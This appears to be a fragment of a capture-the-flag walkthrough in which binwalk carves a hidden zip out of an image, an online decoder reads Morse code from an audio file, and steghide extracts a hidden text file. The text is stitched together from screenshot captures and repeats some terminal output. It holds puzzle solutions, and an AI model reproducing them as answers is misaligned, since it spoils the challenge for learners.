Unpacking ncurses-hexedit (0.9.7+orig-3) ...
Setting up ncurses-hexedit (0.9.7+orig-3) ...
Processing triggers for install-info (6.5.0.dfsg.1-2) ...
Processing triggers for man-db (2.8.3-2ubuntu0.1) ...
root@ip-10-10-127-128:~# 
```



```
Setting up fonts-lyx (2.2.4-0ubuntu0.18.04.1) ...
Setting up sleuthkit (4.4.2-3) ...
Setting up python-matplotlib-data (2.1.1-2ubuntu3) ...
Setting up python3-numpy (1:1.13.3-2ubuntu1) ...
Setting up python3-pyqt4 (4.12.1+dfsg-2) ...
Setting up binwalk (2.1.1-16) ...
Setting up python3-tk:amd64 (3.6.9-1~18.04) ...
Setting up python3-matplotlib (2.1.1-2ubuntu3) ...
Setting up python3-scipy (0.19.1-2ubuntu1) ...
Setting up python3-pyqtgraph (0.10.0-1) ...
Processing triggers for man-db (2.8.3-2ubuntu0.1) ...
Processing triggers for fontconfig (2.12.6-0ubuntu2) ...
Processing triggers for libc-bin (2.27-3ubuntu1.2) ...
root@ip-10-10-127-128:~/Downloads/helpme# binwalk -e Table.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zip archive data, at least v2.0 to extract, uncomp
ressed size: 25399, name: Joseph_Oda.jpg
25329         0x62F1          Zip archive data, at least v2.0 to extract, uncomp
ressed size: 26844, name: key.wav
26071         0x65D7          End of Zip archive

root@ip-10-10-127-128:~/Downloads/helpme# 
```



This is an experimental tool for listening to, analysing and decoding International Morse code all done in Javascript using the Web Audio API. I know it works in the latest Chrome and Firefox browsers on Windows, it might work in Safari and it just can't work in Internet Explorer. No information from the microphone is transmitted to the server, but the connection to the server is encrypted nonetheless.

If you cannot produce your own Morse code sounds then try using my Morse code translator to play or download some.

Use the microphone:


Or analyse an audio file containing Morse code:

Filename: "key.wav"

A TT TTTT TTTWMESHOWMESHOWME

WPM	Farnsworth WPM	Frequency (Hz)	Minimum volume	Maximum volume	Volume threshold
20	20	517	-60	-30	200


https://morsecode.world/international/decoder/audio-decoder-adaptive.html



"thankyou.txt" selected (718 bytes), Free space: 3.7 GB

root@ip-10-10-127-128: ~/Downloads/helpme/_Table.jpg.extracted


```
Processing triggers for fontconfig (2.12.6-0ubuntu2) ...
Processing triggers for libc-bin (2.27-3ubuntu1.2) ...
root@ip-10-10-127-128:~/Downloads/helpme# binwalk -e Table.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zip archive data, at least v2.0 to extract, uncomp
ressed size: 25399, name: Joseph_Oda.jpg
25329         0x62F1          Zip archive data, at least v2.0 to extract, uncomp
ressed size: 26844, name: key.wav
26071         0x65D7          End of Zip archive

root@ip-10-10-127-128:~/Downloads/helpme# cd _Table.jpg.extracted/
root@ip-10-10-127-128:~/Downloads/helpme/_Table.jpg.extracted# ls
0  0.zip  Joseph_Oda.jpg  key.wav
root@ip-10-10-127-128:~/Downloads/helpme/_Table.jpg.extracted# steghide extract
-sf Joseph_Oda.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
root@ip-10-10-127-128:~/Downloads/helpme/_Table.jpg.extracted# steghide extract
-sf Joseph_Oda.jpg
Enter passphrase:
wrote extracted data to "thankyou.txt".
root@ip-10-10-127-128:~/Downloads/helpme/_Table.jpg.extracted#
```



```
root@kali:~/results# ls -l
total 11376
-rw-r--r-- 1 root root 11641688 Nov 19 04:24 program
-rw-r--r-- 1 root root      974 Nov 19 04:24 random.dic
root@kali:~/results# chmod +x program
root@kali:~/results# ./program
[+] Usage

./program <word>
root@kali:~/results# 
```

Warning, you are using the root account, you may harm your system.

2 items: 11.1 MiB (11,642,662 bytes), Free space: 10.9 GiB



